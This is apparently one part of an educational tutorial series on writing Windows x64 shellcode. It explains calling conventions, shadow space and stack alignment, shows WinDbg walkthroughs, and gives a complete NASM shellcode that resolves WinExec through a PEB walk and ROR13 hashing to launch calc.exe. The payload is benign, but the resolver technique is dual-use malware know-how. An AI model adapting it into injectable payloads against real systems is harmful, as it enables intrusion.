In the previous parts we traced the path from TEB through PEB to the export directory and dynamic API address resolution. Today we focus on the part that looks straightforward at first glance but is in practice the biggest source of mysterious crashes: calling convention, shadow space, and stack alignment.
Prerequisites
Because this part directly continues from the previous ones, it is essential to read them first. It is also strongly recommended to have at least a basic understanding of virtual memory and pointers.
Every structure described in this article will also be demonstrated live in WinDbg against a real process.
Calling Convention
A calling convention is an agreement between the caller and the callee. It specifies who prepares the parameters, in which registers they are passed (or whether the stack is used for that purpose), who cleans up the stack after the call, and which registers must survive the call unchanged.
On x86 there were several competing conventions. The most well-known are cdecl, stdcall, fastcall, and thiscall, but programmers could also define their own. This permissiveness resulted in chaos that the compiler handled for the programmer; in assembly, however, that responsibility shifted entirely to the programmer.
On x64 Windows, Microsoft actively addressed this problem during the design phase. There is a single convention, the Microsoft x64 calling convention[4], and it applies to all code in user space.
The rules are as follows: the first four integer or pointer parameters go into registers RCX, RDX, R8, R9 in exactly that order. The fifth and every subsequent parameter goes on the stack. The return value is in RAX. If a function returns a 128-bit value, it goes into the register pair RDX:RAX.
For comparison, Linux and macOS use the System V AMD64 ABI[6], where the first six parameters go into registers RDI, RSI, RDX, RCX, R8, R9. It is therefore clear that shellcode written for Windows cannot be cleanly ported to Linux by direct translation without making the corresponding adjustments in the code. The registers are different, the order is different, and as we will see below, Linux does not know anything like shadow space.
| Microsoft x64 (Windows) | System V AMD64 (Linux/macOS) | |
|---|---|---|
| 1st parameter | RCX | RDI |
| 2nd parameter | RDX | RSI |
| 3rd parameter | R8 | RDX |
| 4th parameter | R9 | RCX |
| 5th parameter | stack | R8 |
| 6th parameter | stack | R9 |
| Return value | RAX | RAX |
| Shadow space | 32 bytes (caller) | - |
Shadow Space
Shadow space is a 32-byte block of memory that the caller must allocate on the stack before every function call. Always, without exception.
Why? The called function receives its first four parameters in registers RCX, RDX, R8, R9. But these registers are a volatile resource. If the called function wants to call another function, it must save the parameter values somewhere. Shadow space is precisely that reserved area on the stack, right above the return address. The caller allocates it, but the effective owner is the callee, who may use it freely.
    ...
    sub  rsp, 20h       ; allocate shadow space (32 bytes = 4 × 8)
    call WinExec        ; call - shadow space is ready
    add  rsp, 20h       ; release shadow space
    ...
Once more: shadow space belongs to the callee. The moment we call a function, the content of those 32 bytes becomes undefined. The called function has already overwritten it, or may do so. It is therefore not possible to store your own data there with the expectation that it will survive the call. This is the source of random and insidious bugs.
Stack Alignment
To make things even more complex, we must keep track of stack alignment[5] when working with the stack. This requirement existed in the x86 era too, but processors generally did not enforce it. On x64 the situation is stricter. Certain SSE instructions operating on 128-bit XMM registers require their memory operand to be aligned to 16 bytes. If that alignment is off, the processor raises a #GP exception and the program crashes immediately.
The rule here is simple: RSP must be aligned to 16 bytes immediately before executing a CALL instruction. The CALL instruction itself pushes the return address onto the stack — 8 bytes — so the called function enters with RSP % 16 equal to 8.
Every PUSH instruction moves RSP down by 8 bytes. An even number of PUSH instructions in the prologue preserves alignment; an odd number breaks it. That must be fixed manually.
; Even number of pushes == alignment preserved:
MyFunc:
    push rbp            ; 1st push
    push rbx            ; 2nd push - even count, alignment OK
    mov  rbp, rsp
    sub  rsp, 20h       ; shadow space

    ; ...

    add  rsp, 20h
    pop  rbx
    pop  rbp
    ret

; Odd number of pushes == alignment must be corrected:
MyFunc:
    push rbp            ; 1st push
    push rbx            ; 2nd push
    push rdi            ; 3rd push - odd count, alignment broken
    mov  rbp, rsp
    sub  rsp, 28h       ; 40 bytes: 32 shadow space + 8 to fix alignment

    ; ...

    add  rsp, 28h
    pop  rdi
    pop  rbx
    pop  rbp
    ret
Stack Alignment in Shellcode
There is one more situation that never comes up in the context of ordinary PE code, but is absolutely critical for shellcode. When shellcode receives control, there is no guarantee about the state of RSP. The loader, exploit, or injector that launched the shellcode handed us the stack in some state. We do not know whether it is correctly aligned to 16 bytes or not.
The solution is straightforward. At the very beginning of the shellcode we align RSP manually:
and rsp, 0xFFFFFFFFFFFFFFF0
This line zeroes the last four bits of RSP, which rounds the address down to the nearest multiple of 16. If RSP was already aligned, the instruction does nothing. If it was not, it fixes it.
Here, however, a serious problem arises. If RSP was aligned to 8 but not to 16, the instruction and rsp, ... moves it down by 8 bytes. It allocates 8 extra bytes that nobody uses. When the ret instruction executes, it loads the value at the top of the stack into RIP, but those 8 null bytes are sitting there instead of the return address. This causes the process to crash immediately with an Access Violation. In other words, if the shellcode needs to return control after it finishes — whether because it was injected into a foreign thread or because we want to test it by calling it as a function — the ret in the epilogue will not find the correct address and the process will crash.
There are two straightforward ways to solve this problem.
Variant 1: Saving RSP via RBP
This approach is probably the simplest and most logical. It is based on the standard prologue pattern, whose purpose is to set RBP to the value in RSP, establishing the stack frame for the current function. It is used not only for addressing data on the stack but also for easily restoring the stack frame of the calling function. Before aligning, we save the original value of RSP into RBP. The epilogue then restores RSP through RBP, regardless of whether the and instruction moved it down by 8 bytes or not.
shellcode_start:
    push rbp
    mov  rbp, rsp                   ; save original RSP
    and  rsp, 0xFFFFFFFFFFFFFFF0    ; align - RSP may shift down

    ; ... shellcode body ...

    mov  rsp, rbp                   ; restore original RSP
    pop  rbp
    ret                             ; ret finds the correct return address
This is the standard approach. The frame pointer exists precisely for this purpose. The advantage is that in the epilogue we do not need to know exactly how many bytes the alignment shifted RSP.
Variant 2: Shellcode Without a Return
If the shellcode is not meant to return — for example, it launches a payload and deliberately terminates the process by calling the WinAPI function ExitProcess — the ret instruction in the epilogue can be omitted. The alignment then does not need to save the original RSP, because it simply is not needed.
shellcode_start:
    and  rsp, 0xFFFFFFFFFFFFFFF0    ; align

    ; ... shellcode body ...

    ; no ret - shellcode terminates the process itself
    xor  ecx, ecx
    call ExitProcess
In our example we will use the first variant. The shellcode returns to the calling function, so it is necessary to correctly restore RSP.
Non-Volatile Registers
Registers in the x64 ABI fall into two categories based on who is responsible for preserving them. Volatile registers — RCX, RDX, R8, R9, R10, R11, and RAX — may be freely overwritten by the called function. The caller must account for that.
Non-volatile registers are a different matter. RBX, RBP, RDI, RSI, R12, R13, R14, and R15 must be delivered by the called function in their original state upon return. If a function uses them, it must save them on the stack at the beginning and restore them before executing RET.
MyFunc:
    push rbp
    push rbx
    push rdi
    mov  rbp, rsp
    sub  rsp, 28h          ; shadow space + alignment

    ; here we can freely use RBX and RDI

    add  rsp, 28h
    pop  rdi
    pop  rbx
    pop  rbp
    ret
For shellcode this is critical for a different reason than it would be for ordinary code. Shellcode runs inside a foreign process, in a foreign thread, in the middle of a foreign call stack. The program into which the shellcode is injected has values stored in its non-volatile registers that it relies on being preserved. If the shellcode overwrites those registers without restoring them, the program continues after returning from the shellcode with corrupted values and will likely crash at a point that appears completely unrelated to our code.
The same rule applies to XMM registers. XMM6 through XMM15 are non-volatile; XMM0 through XMM5 are volatile. If the shellcode calls functions that internally use SSE or AVX instructions — which today practically every optimized function in modern system libraries does — the non-volatile XMM registers must be preserved.
The practical (and golden) approach for shellcode: save all non-volatile general-purpose registers you will use in the shellcode at the start, align the stack, call WinAPI, and restore everything in reverse order before RET. The program we are returning to must not be able to tell that we interrupted its execution.
First Shellcode
We have successfully covered the necessary theory and it is time to develop our first Win64 shellcode.
Honestly, I debated what would be the right starting point to avoid recreating a shellcode that countless other tutorial authors and shellcode developers have already written. I concluded, however, that the classic shellcode launching calc.exe via the WinAPI function WinExec[3] is the best choice from a teaching perspective. The code is simple enough to implement and at the same time gives the reader an immediate visual confirmation that it works. It also lets us actively demonstrate all the theoretical concepts covered above: shadow space, stack alignment, calling convention, and restoration of non-volatile registers.
We will obtain the address of the WinAPI function WinExec at runtime through PEB[1] traversal and ROR13 hash comparison of exported names — the same technique we covered in parts two and three. ROR13 has become the de facto standard in shellcode development. Its implementation is shorter than DJB2, easy to implement in assembly, and anyone who has ever read a shellcode writeup will recognize it immediately.
Computed hashes of the target DLL name and the target exported function name:
KERNEL32.DLL  ->  0x6E2BCA17   (uppercase, case-insensitive)
WinExec       ->  0x0E8AFE98   (exact name, case-sensitive)
Module names are converted to uppercase before hashing because Windows may store DLL names in the PEB in various capitalization variants. Function names are hashed exactly as the export directory lists them. That is case-sensitive.
; =============================================================================
; win_exec_shellcode.asm
; Shellcode: Launches calc.exe via WinExec
; Technique: PEB traversal + ROR13 hash + Microsoft x64 ABI
; Assembler: NASM x64
;
; Hash constants (ROR13):
;   KERNEL32.DLL  -> 0x6E2BCA17   (uppercase)
;   WinExec       -> 0x0E8AFE98   (case-sensitive)
; =============================================================================

BITS 64

section .text
global shellcode_start

shellcode_start:
    ; -----------------------------------------------------------------
    ; Prologue
    ; -----------------------------------------------------------------
    push rbp
    mov  rbp, rsp                    ; save original RSP
    and  rsp, 0xFFFFFFFFFFFFFFF0     ; align to 16 bytes
    push rbx
    push rdi
    push rsi
    push r12
    push r13
    push r14
    push r15                         ; 7 pushes - odd count
    sub  rsp, 28h                    ; shadow space (20h) + 8 bytes for alignment

    ; -----------------------------------------------------------------
    ; Step 1: Base address of kernel32.dll via PEB
    ; -----------------------------------------------------------------
    mov  rax, [gs:0x60]             ; GS segment -> PEB
    mov  rax, [rax + 0x18]          ; PEB+0x18 -> Ldr (PEB_LDR_DATA *)
    mov  rax, [rax + 0x20]          ; Ldr+0x20 -> InMemoryOrderModuleList.Flink
    mov  rax, [rax]                 ;          -> [1] host EXE
    mov  rax, [rax]                 ;          -> [2] kernel32.dll
    mov  r12, [rax + 0x20]          ; +0x20 from InMemoryOrderLinks -> DllBase

    ; -----------------------------------------------------------------
    ; Step 2: Export directory of kernel32.dll
    ; -----------------------------------------------------------------
    mov  rbx, r12
    mov  eax, [rbx + 0x3C]          ; IMAGE_DOS_HEADER.e_lfanew
    mov  eax, [rbx + rax + 0x88]    ; OptionalHeader+0x70: DataDirectory[0].VirtualAddress
    lea  rdi, [rbx + rax]           ; VA of export directory

    ; IMAGE_EXPORT_DIRECTORY:
    mov  ecx, [rdi + 0x1C]
    lea  r13, [rbx + rcx]           ; VA AddressOfFunctions
    mov  ecx, [rdi + 0x20]
    lea  rsi, [rbx + rcx]           ; VA AddressOfNames
    mov  ecx, [rdi + 0x24]
    lea  r14, [rbx + rcx]           ; VA AddressOfNameOrdinals

    xor  rcx, rcx                   ; index = 0
    mov  edx, [rdi + 0x18]          ; NumberOfNames

    ; -----------------------------------------------------------------
    ; Step 3: Finding WinExec by ROR13 hash
    ; -----------------------------------------------------------------
.hash_loop:
    cmp  rcx, rdx
    jge  .epilog                    ; not found

    mov  eax, [rsi + rcx * 4]         ; RVA of name[index]
    lea  rax, [rbx + rax]           ; VA == pointer to string

    push rcx                        ; save index
    push rdx                        ; save NumberOfNames
    xor  r8d, r8d                   ; hash = 0

.hash_char:
    movzx ecx, byte [rax]
    test  ecx, ecx
    jz    .hash_done
    mov   r9d, r8d
    shr   r9d, 13                   ; >> 13
    shl   r8d, 19                   ; << 19 (= 32 - 13)
    or    r8d, r9d                  ; ROR13
    add   r8d, ecx
    inc   rax
    jmp   .hash_char

.hash_done:
    pop  rdx
    pop  rcx

    cmp  r8d, 0x0E8AFE98            ; hash of WinExec
    je   .found
    inc  rcx
    jmp  .hash_loop

    ; -----------------------------------------------------------------
    ; Step 4: Translate index to function VA via ordinals
    ; -----------------------------------------------------------------
.found:
    movzx eax, word [r14 + rcx * 2]   ; AddressOfNameOrdinals[index] == ordinal
    mov  eax, [r13 + rax * 4]         ; AddressOfFunctions[ordinal]  == RVA
    lea  rax, [rbx + rax]           ; VA of WinExec

    ; -----------------------------------------------------------------
    ; Step 5: Call WinExec("calc.exe", SW_SHOW)
    ; -----------------------------------------------------------------
    lea  rcx, [rel calc]     ; 1st parameter: lpCmdLine
    mov  edx, 1                     ; 2nd parameter: SW_SHOW
    call rax

    ; -----------------------------------------------------------------
    ; Epilogue: Restore registers in reverse order
    ; -----------------------------------------------------------------
.epilog:
    add  rsp, 28h
    pop  r15
    pop  r14
    pop  r13
    pop  r12
    pop  rsi
    pop  rdi
    pop  rbx
    mov  rsp, rbp                    ; restore original RSP
    pop  rbp
    ret

section .data
calc:
    db "calc.exe", 0


It is worth walking through the prologue in detail, because all the principles converge here at once.
The prologue begins by saving RSP into RBP and aligning it. Only after that do we save the non-volatile registers.
We then save the non-volatile registers: RBX, RDI, RSI, R12, R13, R14, and R15. That is 7 pushes — an odd count — so stack alignment is broken after they are applied. The instruction sub rsp, 28h corrects that imbalance: 32 bytes of shadow space plus 8 bytes for the alignment fix. RSP mod 16 is at this point equal to zero. The CALL instruction pushes the return address (8 bytes) and moves RSP down by 8. Upon entry into WinExec, RSP mod 16 is equal to 8. This is exactly the state the ABI requires at the entry of every function.
Two things in the code have been deliberately simplified. First, we walk a fixed number of steps through InMemoryOrderModuleList, assuming the module order in the process will be ntdll.dll, the host EXE, kernel32.dll. This order holds on Windows 7 and later, but the specification does not guarantee it. A robust implementation would verify the module name by hashing BaseDllName. Second, lea rcx, [rel calc] uses RIP-relative addressing and works because we are compiling the code as a PE file. In a raw injected shellcode where the absolute address of the data is unknown, a different approach would be needed. That is a topic we will return to in the next part.
A Look Through WinDbg
Before we try to run our code, let us see what the structures we used look like in a real process. We will attach WinDbg to a running instance of notepad.exe and walk through the whole path step by step.
Step 1: PEB and InMemoryOrderModuleList
We start by displaying the PEB of the current process:
; dt = "display type" - displays a structure using debug symbols from a PDB
; ntdll!_PEB = structure type from ntdll.dll debug symbols
; @$peb = WinDbg pseudo-register pointing to the PEB of the current process

0:000> dt ntdll!_PEB @$peb
   +0x000 InheritedAddressSpace : 0 ''
   +0x002 BeingDebugged    : 0x1 ''
   +0x003 IsImageDynamicallyRelocated : 0y1
   ...
   +0x010 ImageBaseAddress : 0x00007ff6`97ab0000 Void
   +0x018 Ldr              : 0x00007ff9`29d338e0 _PEB_LDR_DATA
   ...
Right at offset +0x003 we see IsImageDynamicallyRelocated : 0y1. This tells us that ASLR is active and the module was loaded at a randomized address. What we care about is Ldr at offset +0x018, the pointer to the _PEB_LDR_DATA[2] structure that holds the list of loaded modules.
We expand it:
; poi() = "pointer-sized integer" - dereferences an address as a pointer
; poi(@$peb+0x18) = reads the 8-byte value at address PEB+0x18, i.e. the address of Ldr

0:000> dt ntdll!_PEB_LDR_DATA poi(@$peb+0x18)
   +0x000 Length           : 0x58
   +0x004 Initialized      : 0x1 ''
   +0x010 InLoadOrderModuleList      : _LIST_ENTRY [ 0x000001d8`c8a24400 - 0x000001d8`c8a34ab0 ]
   +0x020 InMemoryOrderModuleList    : _LIST_ENTRY [ 0x000001d8`c8a24410 - 0x000001d8`c8a34ac0 ]
   +0x030 InInitializationOrderModuleList : _LIST_ENTRY [ 0x000001d8`c8a24280 - 0x000001d8`c8a29450 ]
The InMemoryOrderModuleList structure at offset +0x020 is a circular list of LIST_ENTRY nodes. We walk it with the dl command:
; dl = "display linked list" - walks a doubly-linked list following Flink pointers
; poi(poi(@$peb+0x18)+0x20) = address of the first node of InMemoryOrderModuleList
; 10 = maximum number of nodes to display (hexadecimal, i.e. 16)

0:000> dl poi(poi(@$peb+0x18)+0x20) 10
000001d8`c8a24410  000001d8`c8a24270 00007ff9`29d33900   ; [0] ntdll.dll
000001d8`c8a24270  000001d8`c8a291e0 000001d8`c8a24410   ; [1] notepad.exe
000001d8`c8a291e0  000001d8`c8a29770 000001d8`c8a24270   ; [2] kernel32.dll
...
Each row is one LIST_ENTRY node. The left value is Flink (next node), the right is Blink (previous node). The third entry in this chain corresponds to kernel32.dll. From that node, DllBase is at offset +0x020. That is exactly the offset used in our code: mov r12, [rax + 0x20].
Step 2: Export Directory of kernel32.dll
We now have the base address. From it we need to locate the export directory. At offset +0x3C is the field e_lfanew, the relative offset of the PE header:
; dd = "display dwords" - displays memory as 32-bit values
; L1 = "length 1" - displays only one value

0:000> dd 00007ff927a80000+3c L1
00007ff9`27a8003c  000000f8
The PE header is at base + 0xF8. From there, OptionalHeader is at offset +0x18 and DataDirectory[0] at a further offset of +0x70. Adding those together gives the offset from the start of the PE header: 0x18 + 0x70 = 0x88. That is exactly the offset in our code in the instruction mov eax, [rbx + rax + 0x88]:
0:000> dd 00007ff927a80000+F8+88 L1
00007ff9`27a80180  000a66a0
The RVA of the export directory is therefore 0x000a66a0. We add the base address and read the structure:
; La = displays 10 values (hexadecimal 0xa = 10 dwords = 40 bytes)

0:000> dd 00007ff927a80000+000a66a0 La
00007ff9`27b266a0  00000000 06fd28ce 00000000 000aa91c
00007ff9`27b266b0  00000001 000006a2 000006a2 000a66c8
00007ff9`27b266c0  000a8150 000a9bd8
The bytes read correspond to the fields of the IMAGE_EXPORT_DIRECTORY structure:
+0x00  Characteristics      = 0x00000000
+0x04  TimeDateStamp        = 0x06fd28ce
+0x0C  Name (RVA)           = 0x000aa91c
+0x10  Base                 = 0x00000001
+0x14  NumberOfFunctions    = 0x000006a2   (1698 functions)
+0x18  NumberOfNames        = 0x000006a2   (1698 named exports)
+0x1C  AddressOfFunctions   = 0x000a66c8   (RVA)
+0x20  AddressOfNames       = 0x000a8150   (RVA)
+0x24  AddressOfNameOrdinals= 0x000a9bd8   (RVA)
We verify the module name:
; da = "display ASCII" - displays memory as an ASCII string up to the NULL byte

0:000> da 00007ff927a80000+000aa91c
00007ff9`27b2a91c  "KERNEL32.dll"
Offsets +0x1C, +0x20, and +0x24 are the three arrays through which the code iterates when searching for a function. The loop walks all named exports and computes a ROR13 hash for each one until it finds a match against 0x0E8AFE98.
Step 3: Why IAT Is Not Enough
Before we look at the hashing loop, we should ask: why do we need PEB traversal and a hash resolver at all? Why not just look in the process’s IAT?
The IAT (Import Address Table) is the table of functions that the process statically imports. The compiler assembled it at build time. Let us see what notepad.exe actually imports:
; !dh = "display headers" - extension command (!) displaying PE headers of a module
; -f = shows data directories (export, import, IAT, resources, ...)

0:000> !dh 00007ff6`97ab0000 -f
...
       0 [       0] address [size] of Export Directory
   309C0 [     3FC] address [size] of Import Directory
   298D8 [     B68] address [size] of Import Address Table Directory
...

; dps = "display pointer-sized values with symbols" - displays pointers and resolves
;        their symbolic names (module!function) from loaded PDBs
; L80 = displays 0x80 (128) entries

0:000> dps 00007ff6`97ab0000+298D8 L80
00007ff6`97ad98d8  00007ff8`e81a4190 COMCTL32!ImageList_Create
...
00007ff6`97ad9a28  00007ff9`299637a0 USER32!DrawTextW
...
00007ff6`97ad9a78  00007ff9`2999dc70 USER32!MessageBoxW
...
00007ff6`97ad9cc8  00007ff9`28612470 advapi32!IsTextUnicode
COMCTL32, GDI32, USER32, advapi32 — functions for rendering, dialogs, printing, clipboard. The WinAPI function WinExec is not in the list. Notepad.exe never needed it and so the compiler never included it in the IAT.
Shellcode cannot rely on the target process importing whatever function it needs (although that situation can arise, and it makes sense to build a purpose-specific shellcode for such cases, especially with size and footprint in mind). It must therefore take a different route. It must first find kernel32.dll in the PEB, walk its export directory, and resolve the function address at runtime — with no dependency on what the target application’s compiler chose to import.
Step 4: Stack Before Calling WinExec
For this step we attach WinDbg to a simple test program that calls the WinAPI function WinExec explicitly. As we showed in the previous step, notepad.exe never calls WinExec and would therefore never reach the breakpoint.
; bp = "breakpoint" - sets a software breakpoint (int 3) at a given address or symbol
; g  = "go" - resumes execution and waits for a breakpoint or exception

0:000> bp kernel32!WinExec
0:000> g
Breakpoint 1 hit
KERNEL32!WinExec:
00007ff9`27af0b60 488bc4          mov     rax,rsp
We stopped at the first byte of WinExec. We display the register state:
; r = "registers" - displays the current values of all general-purpose registers

0:000> r
rax=0000000000000001 rbx=0000000000000008 rcx=00007ff62c4e4000
rdx=0000000000000005 ...
rip=00007ff927af0b60 rsp=0000003cfe9ffaa8
Register RCX holds a pointer to the string "calc.exe" — the first parameter. Register RDX holds the value 5 (SW_SHOW). The calling convention works exactly as described.
The stack:
; dqs = "display quadwords with symbols" - displays 8-byte values and resolves symbols
; L8  = displays 8 entries (8 × 8 bytes = 64 bytes) from the top of the stack

0:000> dqs rsp L8
0000003c`fe9ffaa8  00007ff6`2c4e269b main+0x269b      ; return address
0000003c`fe9ffab0  00000000`00000008                   ; shadow space for RCX
0000003c`fe9ffab8  00000000`00000028                   ; shadow space for RDX
0000003c`fe9ffac0  000001af`547e15e8                   ; shadow space for R8
0000003c`fe9ffac8  000001af`547e1570                   ; shadow space for R9
0000003c`fe9ffad0  00000000`00000028
0000003c`fe9ffad8  00007ff6`2c4e12ee main+0x12ee
0000003c`fe9ffae0  00000000`00000000

At the top of the stack sits the return address. Immediately after it are 32 bytes of shadow space that the caller allocated before CALL. WinExec may freely overwrite them, and the first instruction mov rax, rsp suggests it will do exactly that.
Note a key detail — alignment. The value of RSP on entry to WinExec is 0x0000003cfe9ffaa8. The last byte is 0xA8, which is 168 in decimal. 168 % 16 = 8. RSP % 16 = 8 is exactly the value Microsoft x64 ABI requires on entry to a function.
Summary
The Microsoft x64 calling convention is not merely a recommendation. It is a binding agreement that every piece of code in the system depends on. The first four parameters go into registers RCX, RDX, R8, and R9. The caller allocates 32 bytes of shadow space before every call. RSP must be aligned to 16 bytes immediately before CALL. Non-volatile registers must be restored to their original state upon return.
Shellcode additionally suffers from a problem that ordinary PE code does not have. It does not know in what state it will receive the stack. That is why the prologue begins by saving RSP into RBP and aligning it, so the stack is in a deterministic state for WinAPI calls and the epilogue can reliably restore RSP.
What’s Next
We have our first working shellcode, but it is not yet perfect. It has two shortcomings: the string "calc.exe" is stored in the data section instead of on the stack, and the shellcode body contains NULL bytes that limit its usability to specific delivery scenarios. In the next part we will eliminate both and add code optimization as well.
References
- [1] PEB – Geoff Chappell
- [2] PEB_LDR_DATA – Geoff Chappell
- [3] WinExec – Microsoft Learn
- [4] x64 calling convention – Microsoft Learn
- [5] x64 stack usage – Microsoft Learn
- [6] System V AMD64 ABI – OSDev Wiki
Notes
Localization: The original documentation and research notes were authored in Czech and reviewed with the assistance of AI-based language tools to ensure clarity and accuracy of the English translation.